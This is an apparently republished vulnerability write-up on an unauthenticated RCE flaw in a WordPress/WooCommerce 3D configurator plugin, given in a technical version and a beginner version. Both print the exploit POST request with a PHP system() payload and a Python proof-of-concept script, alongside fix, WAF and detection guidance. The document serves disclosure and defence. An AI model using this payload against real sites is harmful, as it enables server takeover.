CVE-2026–103889: One Commented-Out Security Check Led to Fully Unauthenticated RCE (CVSS 9.8)
A WordPress plugin's PDF-generation handler had its only authentication and nonce check commented out, and it passed an unescaped POST value into a Dompdf template rendered with PHP execution enabled. An unauthenticated attacker could therefore send a single request containing PHP code and have it run on the server.
 Published on medium.com
WordPress
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Expivi's 3D Product Configurator is a WooCommerce plugin that lets a customer customise a product in 3D and then receive the result as a PDF quote or order form. Rendering that PDF is handled by a template file, templates/pdf/pdf-configuration-details.phtml, together with a library called Dompdf, which converts the template into an actual PDF binary. The entry point driving the whole flow is a handler hooked to WordPress's wp_loaded action, inside classes/woocommerce/class-expivi-cart-manager.php.
CVE-2026-103889 is the case where the flaw is unusually easy to summarise in one sentence: an authentication check that was supposed to run before the server processed a request had been entirely commented out somewhere in the code, and left that way. The exact value that handler deals with flowed straight into a PDF-generation engine capable of executing PHP code. Remove either half of that combination and this would never have reached the severity of fully unauthenticated remote code execution, scored CVSS 9.8.

Setup
The source analysis is presented against Wordfence's official advisory, with the template snippet reconstructed from it. For reproduction, researcher kayes817 published a PoC and an isolated Docker lab for this CVE at github.com/kayes817/CVE-2026-103889. The lab is started with Docker Compose and the script is run with Python 3, with the target URL and other global settings edited near the top of the script. No account, role or session is needed against the target, which is the whole point of the bug.
Finding it
The starting observation is the advisory's wording about the handler: "the only nonce and authentication check in the handler is entirely enclosed in a block comment with no replacement." The check block clearly existed at some point. Whether the intent was to temporarily disable it for debugging or something else, it got commented out entirely and stayed that way in the publicly distributed release.
Because the handler is hooked to wp_loaded, it is reachable from essentially any URL on the site: wp_loaded fires very early in WordPress's request lifecycle, regardless of what page or endpoint is actually being hit. The handler proceeds straight to its next logic without checking whether the request is logged in, or where it came from.
Exploitation

Step 1: the only auth check is wrapped in a comment
The handler as it ships:
add_action('wp_loaded', array($this, 'handle_pdf_request'));public function handle_pdf_request() { if (!isset($_POST['xpv_action']) || $_POST['xpv_action'] !== 'generate_pdf') { return; } $this->generate_configuration_pdf($_POST);}
The only gate left is a check that xpv_action is present and equals generate_pdf. There is no nonce check and no authentication check, so any request carrying that parameter reaches generate_configuration_pdf().
Step 2: xpv_image reaches the template unvalidated and unescaped
Having passed the auth check (effectively having passed nothing at all), the handler reads the image path meant for the PDF straight from $_POST['xpv_image'] and hands it to the template:
// templates/pdf/pdf-configuration-details.phtml — reconstructed from the public advisory<div class="configuration-image"> <img src="<?php echo $_POST['xpv_image']; ?>" alt="Configuration preview"></div>
No escaping function, htmlspecialchars(), esc_attr() or anything else, is used at all. Whatever the attacker puts into xpv_image gets reflected into the template as raw HTML, not as an attribute value. Up to this point this could pass for an ordinary stored XSS. What changes the weight class of the flaw is where that template goes next.
Step 3: Dompdf renders the HTML with PHP execution enabled
The finished template, HTML now mixed with whatever the attacker injected, is handed to Dompdf to convert into a PDF. Dompdf has an option called isPhpEnabled, and when it is turned on it executes any <?php ... ?> block embedded in the HTML document during PDF rendering:
$dompdf = new Dompdf\Dompdf();$dompdf->set_option('isPhpEnabled', true); $dompdf->loadHtml($rendered_template); $dompdf->render();
isPhpEnabled is a legitimate Dompdf feature. It exists for a PDF author who wants to mix actual PHP into an HTML template, for example stamping today's date dynamically into a PDF. The catch is that the option is only safe under the assumption that only a trusted template author ever writes that HTML. Once untrusted user input can become part of that HTML, exactly what Step 2 showed, the option stops being a PDF renderer and becomes, in effect, a PHP code execution engine.
Step 4: all three pieces converge
Putting the three flaws together:
- The auth/nonce check is commented out, so anyone can reach this handler.
- The
xpv_imagevalue gets inserted into the HTML template with no escaping. - That template is rendered by Dompdf with PHP execution enabled.
Because all three hold simultaneously, an attacker reaches server command execution simply by putting PHP code like <?php system($_GET['cmd']); ?> directly into the xpv_image parameter:
POST /?xpv_action=generate_pdf HTTP/1.1Host: target-site.exampleContent-Type: application/x-www-form-urlencodedxpv_action=generate_pdf&xpv_image=<?php system($_GET['cmd']); ?>
No Authorization header. No login session cookie. No CSRF token. The moment the server builds this PDF, the attacker's embedded PHP code runs with the privileges of the server process.
The published PoC
The repository layout is:
CVE-2026-103889/├── CVE-2026-103889.py ├── PoC-test-lab/ └── README.md
The README describes usage like this:
cd PoC-test-labdocker compose up -d
# 2. Edit the global settings near the top of the script (target URL, etc.), then run itpython3 CVE-2026-103889.py
There is no memory-corruption technique and no timing attack involved: the exploit boils down to one script sending one HTTP POST request. PoC-test-lab lets the researcher reproduce and verify it without touching a live production site.
The core logic of the script is simply constructing and sending the request above:
import requestsTARGET_URL = "http://target-site.example/" CMD = "id" payload = { "xpv_action": "generate_pdf", "xpv_image": f"<?php system($_GET['cmd']); ?>",}requests.post(TARGET_URL, data=payload)result = requests.get(TARGET_URL, params={"cmd": CMD})print(result.text)
The POST carries the payload through xpv_image; the follow-up GET supplies the command through the cmd parameter and returns its output. Code executes immediately, from the PDF-generation request itself, with no separate second-stage trigger needed. A variant where the planted code persists somewhere in the template so future requests can keep executing commands via cmd is also possible, but the minimal reproduction needs just one request. No authentication-bypass technique, no special encoding and no race condition are required.
The response to the follow-up request carries the output of the id command directly, something in the form uid=33(www-data) gid=33(www-data) .... The server only processed a request to generate a PDF, and that processing itself became arbitrary command execution.
Root cause
Three independent mistakes line up:
- A security check was commented out and never restored, so the handler has no authentication or nonce gate at all. Because it is hooked to
wp_loaded, it is reachable from any URL on the site. - The
xpv_imagevalue is echoed into the template without any escaping, so attacker input becomes raw HTML in the document. - Dompdf is configured with
isPhpEnabledset to true, so PHP blocks inside that document are executed during rendering.
Remove either half of the combination and this would never have reached fully unauthenticated remote code execution. Together they give unauthenticated RCE.
Impact
An unauthenticated attacker can run arbitrary commands on the server with the privileges of the server process, reported in the form uid=33(www-data) gid=33(www-data) .... No credentials, session cookie, CSRF token or special header are needed, and the trigger is a single POST to any URL on the site. The write-up notes that a persistent variant, where the planted code stays in the template so later requests can keep executing commands through cmd, is also possible. The flaw is rated CVSS 9.8.
Fix
Expivi 2.16.3 fixed each of the three flaws individually: the commented-out auth/nonce check was restored, proper escaping was added to xpv_image and other template inputs, and isPhpEnabled was disabled, since there was never a legitimate reason to have it on for PDF rendering here.
The write-up's remediation guidance:
- Update the 3D Product Configurator for WooCommerce plugin to 2.16.3 or later immediately.
- If an immediate update is not possible, disable the plugin, or apply a temporary WAF rule blocking requests where the
xpv_imageparameter contains a PHP opening tag like<?phpor<?=. - Disabling command-execution functions (
system,exec,shell_exec,passthru, etc.) via PHP'sdisable_functionssetting provides defence in depth, reducing the odds that this class of code injection turns into actual command execution. - If exposure is possible, check web server access logs for requests to
xpv_action=generate_pdfor similar parameters containing the string<?php, and look for unfamiliar PHP files in the plugin directory or upload paths. - On any site running this plugin, separately check whether other handlers hooked to early lifecycle actions like
wp_loadedshare the same missing-authentication-check pattern.
Two lessons close the write-up. First, the habit of temporarily commenting out a security check for debugging or to disable something quickly turns into a complete security model collapse the moment that comment never gets reverted and ships in a release; a commented-out authentication or authorisation check is something code review must always flag. Second, a dynamic-content feature offered by a PDF or document-generation library, like isPhpEnabled, should never be enabled if even a single character of the document's content can originate from untrusted user input. These options are usually off by default, but it is common for someone to turn one on for a specific feature and then forget how dangerous it is.
Variants to test
- Other handlers on
wp_loaded(orinit,template_redirect) in the same plugin or others. Look for callbacks that read$_POSTor$_GETand act on it. A positive result is a handler that performs an action with nocurrent_user_can()orcheck_admin_referer()/nonce check in front of it. - Commented-out or dead security code. Grep plugin source for commented blocks containing
nonce,current_user_can,is_user_logged_inorwp_verify_nonce. A positive result is a handler whose only gate is inside a comment. - Dompdf and similar renderers with
isPhpEnabledor equivalent dynamic options. Search forset_option('isPhpEnabled', true)and for other libraries that evaluate template expressions. A positive result is a renderer executing PHP from a document that includes user-controlled fields. - Unescaped fields echoed into PDF templates. Submit a marker such as
<b>test</b>into each parameter that ends up in a PDF template and inspect the generated PDF or the intermediate HTML. A positive result is the markup being interpreted rather than shown literally. - WAF coverage of the payload. Send
xpv_imagevalues containing<?phpand<?=and observe whether the request is blocked. A positive result for the defender is a block; for the tester, a bypass indicates the rule is too narrow. - Post-exploitation visibility. After a confirmed execution, check whether
system,exec,shell_execandpassthruare listed indisable_functions. A positive result for the defender is that command execution fails even though PHP code ran.
What happened, in plain words
An add-on for WordPress shops, called Expivi's 3D Product Configurator, lets a customer customise a product in 3D and then receive the result as a PDF quote or order form. To build that PDF, the add-on takes a piece of text the shopper sends it (the address of an image) and drops it into an HTML page, which a PDF library then turns into a file.
Three separate mistakes lined up in that chain:
- A security check that was meant to ask "is this person allowed to do this?" had been commented out, meaning switched off with a note in the code, and never switched back on.
- The image address the shopper sends is pasted into the page without being cleaned, so anything the shopper writes becomes part of the page.
- The PDF library was set up to run PHP code found inside that page.
Put together, anyone on the internet could send a request to a shop and have their own code run on the shop's server. No account, no password, no login. That is called fully unauthenticated remote code execution, and it was scored CVSS 9.8, which is near the top of the severity scale.
The pieces involved, explained from zero
Before the steps, here is what each moving part is, because the rest of the article leans on them.
- WordPress: the software many websites use to publish pages and run shops. It is built from pieces called plugins, which add features.
- WooCommerce: the WordPress plugin that turns a site into an online shop, with products, carts and orders.
- Expivi's 3D Product Configurator: a WooCommerce plugin that lets a customer customise a product in 3D and then receive the result as a PDF quote or order form.
- A plugin: an add-on installed into WordPress. If the add-on has a hole, the whole site has a hole, because plugins run with the same power as the site itself.
- A request: what your browser sends to a server when you open a page or submit a form. It is a short text message with a method (GET to fetch something, POST to send data), a path, some headers (extra labels) and sometimes a body (the data).
- A parameter: a named value carried in a request, for example
xpv_imagein the body of a POST orcmdin the address of a GET. Think of it as a field on a paper form: the name is printed on the left, the value is what you write on the right. - A cookie: a small note the server gives your browser and your browser sends back on every later request, so the server can recognise you. A login session cookie is the note that says "this is a logged-in user".
- A token or nonce: a one-time secret value a site puts into a form so that the server can tell a genuine submission from a forged one. A CSRF token is this kind of value, used to stop another website from silently submitting forms on your behalf.
- A header: a line of extra information in a request, such as
Authorization(proof of who you are) orContent-Type(what kind of data the body holds). - HTML: the language web pages are written in. Tags like
<img src="...">tell the browser to show an image from a given address. - PHP: the programming language WordPress and its plugins are written in. It runs on the server, not in your browser.
- Escaping: cleaning a value before putting it into a page so that characters with special meaning (like
<and>) are shown as plain text instead of being treated as instructions. Without escaping, user input becomes part of the page's structure. - XSS (cross-site scripting): a bug where someone's input ends up as live HTML or code in a page, so the attacker can make the page do things the site did not intend.
- RCE (remote code execution): a bug where an attacker can make the server run code of their choosing. It is the most serious class of web bug, because the attacker is no longer limited to what the site's pages do.
- Unauthenticated: reachable without logging in. "Fully unauthenticated" means no account, no session, no token of any kind is needed.
- Dompdf: a PHP library that takes an HTML document and produces a PDF file from it. It is a converter: HTML in, PDF out.
- CVSS: a scoring system for the severity of a security flaw, from 0 to 10. 9.8 is critical.
- CVE: a public identifier given to a known security flaw so people can talk about it unambiguously. This one is CVE-2026-103889.
- A PoC (proof of concept): a small, working demonstration that a flaw is real, usually a script or a set of requests.
- Docker and Docker Compose: tools for running a ready-made copy of a piece of software on your own computer, isolated from everything else. A lab built this way lets a researcher test an exploit without touching a real shop.
- A WAF (web application firewall): a filter placed in front of a website that inspects incoming requests and blocks ones that look malicious.
Where the flaw lives: generating a quote PDF
The feature at the centre of this is the PDF quote. A customer customises a product in 3D, and the plugin produces a PDF quote or order form showing the configuration.
Rendering that PDF is handled by a template file, templates/pdf/pdf-configuration-details.phtml, together with Dompdf, which converts the template into an actual PDF binary. A template is a page with blanks in it: fixed text plus places where values get filled in. The entry point driving the whole flow is a handler hooked to WordPress's wp_loaded action, inside classes/woocommerce/class-expivi-cart-manager.php.
A handler is a function that runs when a particular kind of request arrives. An action hook is WordPress's way of saying "when this moment happens, run these functions". wp_loaded is a moment very early in WordPress's handling of every request, before the site has decided which page you asked for. That detail matters later: a handler attached to wp_loaded runs no matter which address on the site you visit.
Step-by-step source analysis
Step 1: the only auth check was entirely wrapped in a comment
Wordfence's official advisory describes this point with unusually specific wording: "the only nonce and authentication check in the handler is entirely enclosed in a block comment with no replacement."
A block comment is a piece of code the computer ignores. Programmers use comments to leave notes, and sometimes to switch code off temporarily without deleting it. The advisory is saying the check was switched off this way and nothing was put in its place.
The handler as it ships:
add_action('wp_loaded', array($this, 'handle_pdf_request'));public function handle_pdf_request() { if (!isset($_POST['xpv_action']) || $_POST['xpv_action'] !== 'generate_pdf') { return; } $this->generate_configuration_pdf($_POST);}
Line by line:
add_action('wp_loaded', array($this, 'handle_pdf_request'));tells WordPress: every time thewp_loadedmoment happens, call the function namedhandle_pdf_requestthat belongs to this object. Becausewp_loadedfires on every request, this function is reachable from any address on the site.public function handle_pdf_request() {starts that function.if (!isset($_POST['xpv_action']) || $_POST['xpv_action'] !== 'generate_pdf') {is the only gate left.$_POSTis PHP's way of reading the data sent in the body of a POST request. The line says: if the fieldxpv_actionis missing, or if it is not exactly the textgenerate_pdf, then...return;...stop here and do nothing.}closes the gate.$this->generate_configuration_pdf($_POST);is the real work: hand the whole submitted form to the PDF-building function.}closes the handler.
So the only thing a stranger has to do is include a field called xpv_action with the value generate_pdf. There is no nonce check and no authentication check, so any request carrying that parameter reaches generate_configuration_pdf(). The check block clearly existed at some point. Whether the intent was to temporarily disable it for debugging or something else, it got commented out entirely and stayed that way in the publicly distributed release.
Why this matters: normally the first thing a handler like this does is ask "is this user logged in, and did this request come with a valid nonce?". Those two questions are the lock on the door. Here the lock was removed and the door left open, and because the handler is attached to wp_loaded, the door is on every wall of the building, not just the PDF page.
Step 2: xpv_image reaches the template unvalidated and unescaped
Having passed the auth check (effectively having passed nothing at all), the handler reads the image path meant for the PDF straight from $_POST['xpv_image'] and hands it to the template:
// templates/pdf/pdf-configuration-details.phtml — reconstructed from the public advisory<div class="configuration-image"> <img src="<?php echo $_POST['xpv_image']; ?>" alt="Configuration preview"></div>
Line by line:
// templates/pdf/pdf-configuration-details.phtml — reconstructed from the public advisoryis a comment naming the file and saying the snippet was rebuilt from the public advisory rather than copied from the vendor's source.<div class="configuration-image">opens a box on the page, labelledconfiguration-imagefor styling.<img src="<?php echo $_POST['xpv_image']; ?>" alt="Configuration preview">is the important line. It builds an image tag. The address of the image, thesrc, is filled in by PHP:echomeans "print this out here", and what it prints is whatever arrived in thexpv_imagefield of the POST.altis the text shown if the image cannot load.</div>closes the box.
No escaping function, htmlspecialchars(), esc_attr() or anything else, is used at all. Those are PHP functions whose job is to turn characters like < into harmless text so they are displayed rather than obeyed. Without them, whatever the attacker puts into xpv_image gets reflected into the template as raw HTML, not as an attribute value. In other words, the value does not stay politely inside the quotes of the src attribute; it becomes part of the page's instructions.
Up to this point this could pass for an ordinary stored XSS. XSS means an attacker's input becomes live HTML in a page, so the attacker can make the page do things the site did not intend. What changes the weight class of the flaw is where that template goes next.
Step 3: Dompdf renders the HTML with PHP execution enabled
The finished template, HTML now mixed with whatever the attacker injected, is handed to Dompdf to convert into a PDF. Dompdf has an option called isPhpEnabled, and when it is turned on it executes any <?php ... ?> block embedded in the HTML document during PDF rendering:
$dompdf = new Dompdf\Dompdf();$dompdf->set_option('isPhpEnabled', true); $dompdf->loadHtml($rendered_template); $dompdf->render();
Line by line:
$dompdf = new Dompdf\Dompdf();creates a fresh Dompdf object, the thing that will do the conversion.$dompdf->set_option('isPhpEnabled', true);switches on the option that tells Dompdf to run PHP it finds inside the HTML.truemeans on.$dompdf->loadHtml($rendered_template);gives Dompdf the finished template, the HTML with the attacker's value already pasted in.$dompdf->render();tells Dompdf to do the conversion, which is the moment any embedded PHP runs.
isPhpEnabled is a legitimate Dompdf feature. It exists for a PDF author who wants to mix actual PHP into an HTML template, for example stamping today's date dynamically into a PDF. The catch is that the option is only safe under the assumption that only a trusted template author ever writes that HTML. Once untrusted user input can become part of that HTML, exactly what Step 2 showed, the option stops being a PDF renderer and becomes, in effect, a PHP code execution engine.
An everyday comparison: a photocopier that also reads out loud any note left on the page is fine if only your own staff write the pages. Hand it a page written by a stranger and the machine reads the stranger's instructions out loud to the whole office.
Step 4: all three pieces converge
Putting the three flaws together:
- The auth/nonce check is commented out, so anyone can reach this handler.
- The
xpv_imagevalue gets inserted into the HTML template with no escaping. - That template is rendered by Dompdf with PHP execution enabled.
Because all three hold simultaneously, an attacker reaches server command execution simply by putting PHP code like <?php system($_GET['cmd']); ?> directly into the xpv_image parameter:
POST /?xpv_action=generate_pdf HTTP/1.1Host: target-site.exampleContent-Type: application/x-www-form-urlencodedxpv_action=generate_pdf&xpv_image=<?php system($_GET['cmd']); ?>
Line by line:
POST /?xpv_action=generate_pdf HTTP/1.1is the first line of the request.POSTis the method (sending data)./is the address being requested, the site's front page, with?xpv_action=generate_pdfadded as a parameter in the address itself.HTTP/1.1is the version of the protocol being spoken. The path is just/on purpose: because the handler runs onwp_loaded, any address works.Host: target-site.examplenames the site being contacted.target-site.exampleis a placeholder for a real domain.Content-Type: application/x-www-form-urlencodedsays the body is a standard web form, the same format a browser sends when you submit a form.xpv_action=generate_pdf&xpv_image=<?php system($_GET['cmd']); ?>is the body. It has two fields joined by&. The first,xpv_action=generate_pdf, gets past the only gate. The second,xpv_image, carries the PHP code.system(...)is a PHP function that runs a command on the server and prints the result.$_GET['cmd']reads a value namedcmdfrom the address of the request.
No Authorization header. No login session cookie. No CSRF token. The moment the server builds this PDF, the attacker's embedded PHP code runs with the privileges of the server process. "Privileges of the server process" means the code runs as the same user the web server itself runs as, so it can do whatever that user can do.
Full PoC walkthrough: the actual published reproduction
Researcher kayes817 published a PoC and an isolated Docker lab for this CVE at github.com/kayes817/CVE-2026-103889. A lab is a self-contained copy of the vulnerable software, so the researcher can prove the flaw without attacking anyone's real shop. Here is the repository's structure and what each part means.
Repository layout
CVE-2026-103889/├── CVE-2026-103889.py ├── PoC-test-lab/ └── README.md
Line by line:
CVE-2026-103889/is the top folder of the repository, named after the flaw.CVE-2026-103889.pyis the Python script that sends the attack request. Python is a general-purpose programming language often used for small scripts like this.PoC-test-lab/is a folder holding the Docker lab, the ready-made vulnerable copy.README.mdis the instructions file.
This structure itself tells you a lot about this exploit's nature. There is no memory-corruption technique and no timing attack involved: the exploit boils down to one script sending one HTTP POST request. PoC-test-lab lets the researcher reproduce and verify it without touching a live production site, which is a good example of responsible disclosure practice: prove the bug, but do it on your own copy.
Starting the lab and running the script
The README describes usage like this:
cd PoC-test-labdocker compose up -d
Line by line:
cd PoC-test-labmoves your terminal into the lab folder. A terminal is a window where you type commands instead of clicking.docker compose up -dtells Docker to start everything described in the lab's configuration.-dmeans "in the background", so the terminal is free again once it starts.
# 2. Edit the global settings near the top of the script (target URL, etc.), then run itpython3 CVE-2026-103889.py
Line by line:
# 2. Edit the global settings near the top of the script (target URL, etc.), then run itis a comment, a note for the reader. It says to open the script and change the settings near the top, such as the address of the target, before running it.python3 CVE-2026-103889.pyruns the script with Python 3.
The script's core logic
The heart of the published PoC script is simply constructing and sending the HTTP request described above:
import requestsTARGET_URL = "http://target-site.example/" CMD = "id" payload = { "xpv_action": "generate_pdf", "xpv_image": f"<?php system($_GET['cmd']); ?>",}requests.post(TARGET_URL, data=payload)result = requests.get(TARGET_URL, params={"cmd": CMD})print(result.text)
Line by line:
import requestsloads a Python library calledrequests, whose whole job is to send web requests from a script, the same way a browser does.TARGET_URL = "http://target-site.example/"stores the address to attack in a variable, a named box holding a value. The address is a placeholder.CMD = "id"stores the command to run.idis a standard Unix command that prints which user the server is running as.payload = {starts a dictionary, Python's way of writing a set of named values, which here becomes the form body."xpv_action": "generate_pdf",is the field that gets past the only gate."xpv_image": f"<?php system($_GET['cmd']); ?>",is the field carrying the PHP code. Thefbefore the quotes means Python will fill in anything in curly braces; here there is nothing to fill, so the text is sent as written.}closes the dictionary.requests.post(TARGET_URL, data=payload)sends the POST to the target with the dictionary as the form body. This is the request that plants the code.result = requests.get(TARGET_URL, params={"cmd": CMD})sends a second request, a GET, withcmd=idin the address, and stores the reply. This is the request that asks the planted code to runid.print(result.text)prints the reply body to the screen, so the researcher can see the command's output.
The POST plants the PHP payload through xpv_image; the follow-up GET supplies the command through the cmd parameter that the planted system($_GET['cmd']) reads. Code executes immediately, from the PDF-generation request itself, with no separate second-stage trigger needed. A variant where the planted code persists somewhere in the template so future requests can keep executing commands via cmd is also possible, but the minimal reproduction needs just one request. No authentication-bypass technique, no special encoding and no race condition are required. A race condition is a bug that only appears when two things happen at almost the same moment; none of that is needed here.
What gets observed
The response to the follow-up request carries the output of the id command directly, something in the form uid=33(www-data) gid=33(www-data) .... That text is the id command reporting the user and group the server process runs as; www-data is the conventional name for the web server's user on many Linux systems. The server only processed a request to generate a PDF, and that processing itself became arbitrary command execution.
Root cause
Three independent mistakes line up:
- A security check was commented out and never restored, so the handler has no authentication or nonce gate at all. Because it is hooked to
wp_loaded, it is reachable from any URL on the site. - The
xpv_imagevalue is echoed into the template without any escaping, so attacker input becomes raw HTML in the document. - Dompdf is configured with
isPhpEnabledset to true, so PHP blocks inside that document are executed during rendering.
Remove either half of the combination and this would never have reached fully unauthenticated remote code execution. Together they give unauthenticated RCE.
A comparison: a house with a broken lock, an open window and a ladder left against the wall is not burgled because of any one of those, but because all three are true at once.
Impact
An unauthenticated attacker can run arbitrary commands on the server with the privileges of the server process, reported in the form uid=33(www-data) gid=33(www-data) .... No credentials, session cookie, CSRF token or special header are needed, and the trigger is a single POST to any URL on the site. The write-up notes that a persistent variant, where the planted code stays in the template so later requests can keep executing commands through cmd, is also possible. The flaw is rated CVSS 9.8.
Fix
Expivi 2.16.3 fixed each of the three flaws individually: the commented-out auth/nonce check was restored, proper escaping was added to xpv_image and other template inputs, and isPhpEnabled was disabled, since there was never a legitimate reason to have it on for PDF rendering here.
The write-up's remediation guidance:
- Update the 3D Product Configurator for WooCommerce plugin to 2.16.3 or later immediately.
- If an immediate update is not possible, disable the plugin, or apply a temporary WAF rule blocking requests where the
xpv_imageparameter contains a PHP opening tag like<?phpor<?=.<?=is a short way of writing<?php echo. - Disabling command-execution functions (
system,exec,shell_exec,passthru, etc.) via PHP'sdisable_functionssetting provides defence in depth, reducing the odds that this class of code injection turns into actual command execution. Defence in depth means adding a second lock even when the first one works. - If exposure is possible, check web server access logs for requests to
xpv_action=generate_pdfor similar parameters containing the string<?php, and look for unfamiliar PHP files in the plugin directory or upload paths. Access logs are the server's own record of every request it received. - On any site running this plugin, separately check whether other handlers hooked to early lifecycle actions like
wp_loadedshare the same missing-authentication-check pattern.
Two lessons close the write-up. First, the habit of temporarily commenting out a security check for debugging or to disable something quickly turns into a complete security model collapse the moment that comment never gets reverted and ships in a release; a commented-out authentication or authorisation check is something code review must always flag. Second, a dynamic-content feature offered by a PDF or document-generation library, like isPhpEnabled, should never be enabled if even a single character of the document's content can originate from untrusted user input. These options are usually off by default, but it is common for someone to turn one on for a specific feature and then forget how dangerous it is.
Variants to test
These are the follow-up checks the write-up suggests, useful if you maintain a site or audit plugins.
- Other handlers on
wp_loaded(orinit,template_redirect) in the same plugin or others. Look for callbacks that read$_POSTor$_GETand act on it. A positive result is a handler that performs an action with nocurrent_user_can()orcheck_admin_referer()/nonce check in front of it.current_user_can()asks whether the logged-in user has a given permission;check_admin_referer()verifies a nonce. - Commented-out or dead security code. Grep plugin source for commented blocks containing
nonce,current_user_can,is_user_logged_inorwp_verify_nonce. Grep is a command-line search tool. A positive result is a handler whose only gate is inside a comment. - Dompdf and similar renderers with
isPhpEnabledor equivalent dynamic options. Search forset_option('isPhpEnabled', true)and for other libraries that evaluate template expressions. A positive result is a renderer executing PHP from a document that includes user-controlled fields. - Unescaped fields echoed into PDF templates. Submit a marker such as
<b>test</b>into each parameter that ends up in a PDF template and inspect the generated PDF or the intermediate HTML. A positive result is the markup being interpreted rather than shown literally. - WAF coverage of the payload. Send
xpv_imagevalues containing<?phpand<?=and observe whether the request is blocked. A positive result for the defender is a block; for the tester, a bypass indicates the rule is too narrow. - Post-exploitation visibility. After a confirmed execution, check whether
system,exec,shell_execandpassthruare listed indisable_functions. A positive result for the defender is that command execution fails even though PHP code ran.
Glossary
- Action hook: WordPress's mechanism for running chosen functions at a named moment in a request.
- Authentication: proving who you are, usually by logging in.
- Authorisation: deciding whether an identified user is allowed to do a particular thing.
- Block comment: a section of code the computer ignores, used for notes or to switch code off.
- Cookie: a small note a server gives your browser, sent back on later requests so the server can recognise you.
- CSRF token: a one-time secret in a form that lets the server tell a genuine submission from a forged one.
- CVSS: a 0 to 10 scoring system for the severity of a security flaw; 9.8 is critical.
- CVE: a public identifier for a known security flaw.
- Defence in depth: adding extra independent protections so one failure does not open everything.
- Docker / Docker Compose: tools for running a ready-made, isolated copy of software on your own machine.
- Dompdf: a PHP library that converts an HTML document into a PDF file.
- Escaping: cleaning a value so special characters are shown as text instead of being treated as instructions.
- GET / POST: the two common request methods; GET fetches something and carries parameters in the address, POST sends data in the body.
- Handler: a function that runs when a particular kind of request arrives.
- Header: an extra labelled line in a request, such as
AuthorizationorContent-Type. - Nonce: a one-time secret value used to verify that a request is genuine.
- Parameter: a named value carried in a request, like a field on a form.
- PHP: the programming language WordPress and its plugins are written in, running on the server.
- Plugin: an add-on installed into WordPress that adds features and runs with the site's own power.
- PoC (proof of concept): a small working demonstration that a flaw is real.
- Privileges: the permissions a program or user has, and therefore what it is allowed to do.
- Race condition: a bug that appears only when two things happen at almost the same moment.
- RCE (remote code execution): a flaw that lets an attacker run their own code on a server.
- Request: the message a browser or script sends to a server to ask for something or submit data.
- Template: a page with fixed text and blanks where values get filled in.
- Token: a secret value used to prove identity or the genuineness of a request.
- WAF (web application firewall): a filter in front of a site that blocks requests that look malicious.
- WooCommerce: the WordPress plugin that turns a site into an online shop.
- XSS (cross-site scripting): a flaw where user input becomes live HTML or code in a page.


